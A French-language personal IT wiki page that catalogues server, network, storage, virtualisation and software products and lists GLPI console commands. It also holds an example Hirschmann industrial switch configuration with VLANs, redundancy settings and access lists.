Foure Tout
- Catalogue De produits
- Dev & Scripting
- Infra
- IoT
- Applications & CMS
- Matériel
- Méthodologie
- Méthodologie - Choisir son annexe
- Méthodologie - Définir la priorité
- Méthodologie - Méthode PDCA
- Méthodologie - Modèles d'architecture
- Méthodologie - Taxonomie de Bloom
- Méthodologie - Interaction IA
- Méthodologie - Architectures connectées
- Réseau
- Sécurité
- Déroulé d'une attaque type
- Etat des cybermenaces (2025)
- Evaluation des risques cybersécurité
- Golden rules
- KaliLinux - Commandes utiles
- Terminologie de base Cyber
- Openssl - Commandes de conversion
- Schema URL
- Solidité mots de passe (2025)
- Supervision
- Ubuntu
- Ubtunu - installation libcaca
- Ubuntu - Commandes utiles
- Ubuntu - Exemple configuration Netplan
- Ubuntu - système de fichier
- Windows
Catalogue De produits
I. Hardware
1.1 Matériel serveur
Les principaux constructeurs sont :
Chaque constructeur propose, en plus des serveurs tour ou des serveurs rack 1 ou 2U, des solutions de châssis et de lames pour créer une infrastructure personnalisée.
Chaque constructeur dispose également de sa solution de prise à distance hardware, centralisée ou non comme HPE iLo par exemple
Astuce : Pour du matériel serveur, il y a également moyen de l'assembler soi-même mais cela requiers une connaissances poussée des composants et de leur performances ainsi que de leurs interactions.
II. Réseau
2.1 Matériel réseau
Les principaux constructeurs sont :
Si l'on veut payer moins cher la connectique, il y a ce site : FS
2.2 Pare feu
Les principaux constructeurs proposent à la fois des appliance matérielles et des solutions logicielles généralement installées sur celles-ci.
| Nom de produit | Appliance | Logiciel | Open source | Type de licences |
| Sophos XG | oui | oui | non | gratuit pour un usage personnel |
| fortinet | oui | non | non | Achat + abonnement |
| Checkpoint | oui | non | non | Achat + abonnement |
| Stormshield | oui | non | non | Achat + abonnement |
| OPNsense | oui | oui | oui | community / abonnement |
| Pfsense | oui | oui | oui | community / abonnement |
* il existe bien d'autres solutions pour les pare-feu comme Zyxel. Mais à l'heure actuelle, ceux-ci sont très en retard sur le marché ou proposent des produits ne répondant pas vraiment aux considérations actuelles.
III. Stockage
3.1 Baies de stockage
Les principaux constructeurs de baies de stockage sont :
3.2 NAS
Pour des NAS bureautiques :
3.3 Appliance logicielles
Si Truenas propose des solutions matérielles, il est possible d'installer sa solution logicielle sur une appliance ou un NAS.
De plus il en existe des versions gratuites que l'on peut même tester en VM.
- Truenas core (idéal pour des NAS bureautique)
- Truenas scale (idéal pour des baies de stockage)
*dépréciés, remplacés par : TrueNas Community
IV. Infrastructure / virtualisation
4.1 Virtualisation
4.1.1 Bureautique
| Nom de produit | Open source | Type de licences |
| VMware workstation/fusion PRO | non | Gratuit |
| VirtualBox | oui | Gratuit |
4.1.2 Infrastructure
| Nom de produit | Open source | Type de licences |
| VMware esxi / Vcenter (vsphere) | non | ESXi gratuit, vcenter payant |
| Microsoft Hyper-V | non | Achat |
| RedHat Openshift | oui | Abonnement |
| Proxmox VE | oui | community / abonnement |
| OKD | oui | upstream |
4.2 Conteneurisation
| Nom de produit | Open source | Type de licences |
| Docker | oui | gratuit |
| Kubernetes | oui | gratuit / support |
| RedHat Openshift | oui | Abonnement |
| Proxmox VE | oui | Community / support |
| OKD | oui | upstream |
| KASM | oui | Abonnement |
Pour gérer les conteneurs (docker notamment), Portainer ou Arcane
Il existe une version community et une version enterprise (gratuite jusqu’à 3 nœuds).
V. OS Systèmes
5.1 Clients
| Nom de produit | Open source | Type de licences |
| Windows 11 | non | Payant |
| MAC OS | non |
Payant (packagé matériel) |
| CentOS stream | oui | Upstream |
| Debian | oui | Gratuit |
| RedHat | oui | Abonnement |
| Ubuntu | oui | gratuit / abonnement |
5.2 Servers
| Nom de produit | Open source | Type de licences |
| Windows Server 2022 & 2025 | non | Payant |
| CentOS stream | oui | Upstream |
| Debian | oui | Gratuit |
| RedHat | oui | Abonnement |
| Ubuntu | oui | gratuit / abonnement |
VI. Produits / Services
5.1 Messagerie
| Nom de produit | Open source | Type de licences |
| Microsoft exchange 2019 CU12 | non | Payant |
| Zimbra | oui | Payant (depuis 2022) |
| Postfix | oui | gratuit |
5.2 Workspaces
| Nom de produit | Open source | Type de licences |
| Sharepoint Server 2019 | non | Payant |
| Nextcloud | oui | gratuit / support |
| Owncloud | oui | Community / enterprise |
| Opencloud | oui | Community / enterprise |
5.3 Databases
| Nom de produit | Open source | Type de licences |
| Microsoft SQL server 2025 | non | Payant |
| Mysql | oui | gratuit |
| MariaDB | oui | gratuit |
| PostgreSQL | oui | gratuit |
5.4 Supervision
| Nom de produit | Open source | Type de licences |
| Nagios | oui | Community / enterprise |
| prometheus | oui | gratuit |
| Zabbix | oui | gratuit |
- Pour les services de supervision, ne pas oublier d'installer les agents correspondants (zabbix agent, NSclient++)
- Possibilité de gérer des dashboards plus complets avec : Grafana
5.5 Déploiement/gestion de parc
| Nom de produit | Open source | Type de licences |
| Foreman | oui | gratuit |
| Fog | oui | gratuit |
| GLPI | oui | Community / Abonnement |
5.6 SIEM / XDR
| Nom de produit | Open source | Type de licences |
| Elastic Security | non | Payant |
| Sophos | non | Payant |
| Wazuh | oui | gratuit / ambassadeur |
VII. Logiciels
VIII. Archives
7.1 Offres web
| Nom | Type | Lien |
| Apache Airflow |
Automation / Scheduling / Workflow manager |
|
| Drupal | CMS | Drupal core | Drupal.org |
| Dolibarr | ERP | Dolibarr Open Source ERP and CRM - Web suite for business |
| NextCloud |
Cloud / Travail collaboratif |
Nextcloud - Online collaboration platform |
| Gitlab | Git / Travail collaboratif | |
| GLPI | ITSM/Ticketing | |
| Grafana | Reporting / KPI | |
| NodeRed | Node.js automation engine |
Low-code programming for event-driven applications : Node-RED |
| OpenBAO | Secret management & PKI | |
| OSTicket | Ticketing | |
| PassBolt | Password manager | Open Source Password Manager for Teams | Passbolt |
| PHPbb | Forum | phpBB • Free and Open Source Forum Software |
| PHPipam | IPAM | |
| PHPMyAdmin | SQL Web Admin | |
| Sonatype Nexus | Repo | |
| Webmin |
Centre d'administration pour les Linux |
|
| Wordpress | CMS |
WordPress.com |
7.2 Produits
| Type | Nom | Lien |
| Backup / sauvegarde | Veeam availability suite | Free Backup Software For Windows, VMware, & More - Veeam |
| Veeam agent For windows | Veeam Software Downloads | Veeam | |
|
|
Proxmox backup server | Proxmox Backup Server - Open-Source Enterprise Backup Solution |
|
IDE / Devellopement |
Visual Studio Code | Download Visual Studio Code - Mac, Linux, Windows |
|
Réseau / simulation réseau |
Cisco packet tracer | Cisco Packet Tracer - Networking Simulation Tool (netacad.com) |
|
|
GNS3 | GNS3 Documentation | GNS3 Documentation |
|
Security / Pentesting |
Kalilinux | Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution |
|
|
PingCastle | Home - PingCastle |
Autres
|
Type |
Nom | Lien |
| Téléphonie / VOIP | Audiocode | AudioCodes - Voice DNA for the digital workplace |
| Asterisk | Home ⋆ Asterisk | |
| Issabel | ||
| VidéoSurveillance | Milestone | Global leading provider of video management | Milestone Systems |
| ZoneMinder | ZoneMinder - ZoneMinder Cloud - /index.html | |
Dev & Scripting
DEV - Niveaux des languages de programation

DEV - Tables ASSCI


Infra
Cloud - Niveau de service

Source : IT-Connect
VSCA - Hiérarche des droits

IoT
IoT - Arduino GPIO
Arduino Nano

IOT - Raspberry PI GPIO
4B+

Applications & CMS
VScode - catalogue d'extensions
Voici la liste des paquets que j'utilise dans mon environnement à titre informatif :


GLPI - lignes de commandes
Attention : Pour exécuter les commandes suivantes, se placer préalablement à la racine du dossier web GLPI.
Voici un ensemble des commandes pouvant être utilisées en ligne de commande.
Vérifier les prérequis à l'installation :
php bin/console glpi:system:check_requirementsInitialiser la base de données :
php bin/console db:install --db-host=<ip ou hostname> --db-port=3306 --db-name=glpi --db-user=glpi --db-password=<mot de passe> --default-language=fr_FRMettre à jour la base de données (suite à un update GLPI) :
php bin/console db:updateActiver, désactiver le mode de maintenance :
glpi:maintenance:enableglpi:maintenance:disableVérifier l'intégrité de la base :
php bin/console db:check_schema_integrityPour plus de commandes, voir sur la documentation officielle : https://glpi-install.readthedocs.io/fr/latest/command-line.html
Matériel
Hardware - Connectique série & LTP
DB9 to DB9

DB25 to DB25

DB9 to DB25

RJ45 to DB9

Hardware - Layout claviers
Francais - Azerty

Anglais - Qwerty

Allemand - Qwertz

Hardware - Tensions PSU molex

Méthodologie
Contient des ressources de méthodologie.
Méthodologie - Choisir son annexe
Voici un schéma pour vous aider à choisir le type d’annexe que vous souhaitez intégrer dans votre document, ainsi que comment le mettre en forme :

Méthodologie - Définir la priorité

Méthodologie - Méthode PDCA

Méthodologie - Modèles d'architecture

Méthodologie - Taxonomie de Bloom


Méthodologie - Interaction IA
Méthodologie - Architectures connectées


Voici trois exemples d'architectures connectées :
I. La ville connectée
II. L'usine connectée
Réseau
Hirschmann - Exemple configuration
! GRS1042-6T6Z Configuration
! Version: HiOS-3A-08.6.00
! Build Date: 2021-01-14 12:51
network hidiscovery mode read-only
no network hidiscovery operation
network management access web timeout 30
network out-of-band parms 10.10.10.1 255.255.255.0 0.0.0.0
network out-of-band protocol none
network management access add 2
network management access add 3
network management access add 4
network management access modify 1 ip 10.10.10.0
network management access modify 2 ip 192.168.33.59
network management access modify 3 ip 192.168.7.247
network management access modify 4 ip 192.168.7.248
network management access modify 1 mask 24
network management access modify 2 mask 32
network management access modify 3 mask 32
network management access modify 4 mask 32
network management access modify 1 http disable
network management access modify 2 http disable
network management access modify 3 http disable
network management access modify 4 http disable
network management access modify 1 snmp disable
network management access modify 2 snmp disable
network management access modify 3 snmp disable
network management access modify 1 telnet disable
network management access modify 2 telnet disable
network management access modify 3 telnet disable
network management access modify 4 telnet disable
network management access modify 1 iec61850-mms disable
network management access modify 2 iec61850-mms disable
network management access modify 3 iec61850-mms disable
network management access modify 4 iec61850-mms disable
network management access modify 1 modbus-tcp disable
network management access modify 2 modbus-tcp disable
network management access modify 3 modbus-tcp disable
network management access modify 4 modbus-tcp disable
network management access modify 1 ethernet-ip disable
network management access modify 2 ethernet-ip disable
network management access modify 3 ethernet-ip disable
network management access modify 4 ethernet-ip disable
network management access modify 1 profinet-io disable
network management access modify 2 profinet-io disable
network management access modify 3 profinet-io disable
network management access modify 4 profinet-io disable
vlan database
vlan add 30
vlan add 31
vlan add 32
vlan add 33
vlan add 39
name 30 encodeurs
name 31 cameras
name 32 admin
name 33 video
name 39 interco
routing add 30
routing add 31
routing add 32
routing add 33
routing add 39
igmp-snooping vlan-id 30 mode
igmp-snooping vlan-id 31 mode
igmp-snooping vlan-id 30 querier mode
igmp-snooping vlan-id 31 querier mode
exit
network management vlan 32
network parms 0.0.0.0 0.0.0.0 0.0.0.0
network protocol none
! dot1x mac-authentication-bypass password ""
configure
device-status monitor link-failure
device-status monitor ring-redundancy
device-status monitor module-removal
device-status module 2 enable
device-status module 3 enable
mrp domain add default-domain
mrp domain modify port secondary 1/2 fixed-backup disable
mrp domain modify advanced-mode enable
mrp domain modify manager-priority 32768
mrp domain modify mode client
mrp domain modify name ""
mrp domain modify recovery-delay 200ms
mrp domain modify vlan 0
mrp domain modify operation enable
mrp operation enable
no dns cache adminstate
no dns client cache adminstate
clock summer-time mode recurring
clock summer-time recurring start last sun mar 02:00
clock summer-time recurring end last sun oct 03:00
config remote-backup operation
config remote-backup destination ftp://192.168.33.59/Hirschmann/SW601X.xml
! config remote-backup username ******
! config remote-backup password ******
config envm auto-update sd disable
config envm auto-update usb disable
config envm config-save sd disable
config envm config-save usb disable
config envm sshkey-auto-update sd disable
config envm sshkey-auto-update usb disable
no http server
igmp-snooping forward-unknown query-ports
igmp-snooping mode
igmp-snooping querier mode
monitor session 1 destination interface 1/8
monitor session 1 source interface 3/8 operation enable
monitor session 1 source interface 3/8 direction txrx
monitor session 1 mode enable
ip routing
ip vrrp operation
ip vrrp trap auth-failure
ip vrrp trap new-master
ip vrrp domain 1 member-advertisement enable
ip vrrp domain 2 member-advertisement enable
ip vrrp domain 3 member-advertisement enable
ip vrrp domain 4 member-advertisement enable
ip vrrp domain 6 member-advertisement enable
ip default-route add 192.168.39.249
passwords max-login-attempts 5
passwords min-length 8
ptp v2-transparent-clock vlan-priority 4
no inlinepower operation
security-status monitor pwd-policy-inactive
security-status monitor extnvm-upd-enabled
security-status monitor no-link-enabled
security-status monitor sysmon-enabled
security-status trap
sntp client server add 1 192.168.33.1 port 123 description "NTP SE BPNL"
sntp client server mode 1 enable
sntp client operation
sntp client request-interval 3600
spanning-tree forceversion mstp
spanning-tree forward-time 4
spanning-tree hello-time 1
spanning-tree max-age 6
spanning-tree mst instance add 1
spanning-tree mst instance modify 0 priority 36864
spanning-tree mst instance modify 1 priority 32768
spanning-tree mst instance modify 1 vlan add 33
spanning-tree mst instance modify 1 vlan add 39
spanning-tree configuration name BPNL
spanning-tree configuration revision 30
system location "Switch federateur : Site X"
system name SW601X
snmp trap add "Zabbix" 192.168.7.248:162
snmp trap mode Zabbix enable
mac notification operation
mac notification interval 60
ip access-list extended name Vlan31_IN index 3 permit src 238.0.0.0-0.255.255.255 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 4 permit src 172.20.0.0-0.0.255.255 dst 238.0.0.0-0.255.255.255
ip access-list extended name Vlan31_IN index 5 permit src 10.100.0.0-0.0.0.255 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 6 permit src 172.20.0.0-0.0.255.255 dst 10.100.0.0-0.0.0.255
ip access-list extended name Vlan31_IN index 7 permit src 10.2.0.0-0.0.0.255 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 8 permit src 172.20.0.0-0.0.255.255 dst 10.2.0.0-0.0.0.255
ip access-list extended name Vlan31_IN index 9 permit src 10.242.2.0-0.0.0.255 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 10 permit src 172.20.0.0-0.0.255.255 dst 10.242.2.0-0.0.0.255
ip access-list extended name Vlan31_IN index 11 permit src 192.168.33.1-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 12 permit src 172.20.0.0-0.0.255.255 dst 192.168.33.1-0.0.0.0
ip access-list extended name Vlan31_IN index 13 permit src 192.168.33.59-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 14 permit src 172.20.0.0-0.0.255.255 dst 192.168.33.59-0.0.0.0
ip access-list extended name Vlan31_IN index 15 permit src 192.168.7.247-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 16 permit src 172.20.0.0-0.0.255.255 dst 192.168.7.247-0.0.0.0
ip access-list extended name Vlan31_IN index 17 permit src 192.168.7.248-0.0.0.0 dst 172.20.0.0-0.0.255.255
ip access-list extended name Vlan31_IN index 18 permit src 172.20.0.0-0.0.255.255 dst 192.168.7.248-0.0.0.0
ip access-list extended name Vlan32_IN index 1 permit src any dst 224.0.0.0-0.255.255.255
ip access-list extended name Vlan32_IN index 2 permit src 192.168.32.0-0.0.0.255 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 3 permit src 10.100.0.0-0.0.0.255 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 4 permit src 192.168.32.0-0.0.0.255 dst 10.100.0.0-0.0.0.255
ip access-list extended name Vlan32_IN index 5 permit src 10.2.0.0-0.0.0.255 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 6 permit src 192.168.32.0-0.0.0.255 dst 10.2.0.0-0.0.0.255
ip access-list extended name Vlan32_IN index 7 permit src 10.2.0.0-0.0.0.255 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 8 permit src 192.168.32.0-0.0.0.255 dst 10.2.0.0-0.0.0.255
ip access-list extended name Vlan32_IN index 9 permit src 10.242.2.0-0.0.0.255 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 10 permit src 192.168.32.0-0.0.0.255 dst 10.242.2.0-0.0.0.255
ip access-list extended name Vlan32_IN index 11 permit src 192.168.33.1-0.0.0.0 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 12 permit src 192.168.32.0-0.0.0.255 dst 192.168.33.1-0.0.0.0
ip access-list extended name Vlan32_IN index 13 permit src 192.168.33.59-0.0.0.0 dst 192.168.32.0-0.0.0.255
ip access-list extended name Vlan32_IN index 14 permit src 192.168.32.0-0.0.0.255 dst 192.168.33.59-0.0.0.0
ip access-list extended name Vlan32_IN index 15 permit src 192.168.7.247-0.0.0.0 dst 192.168.32.0-0.0.0.255
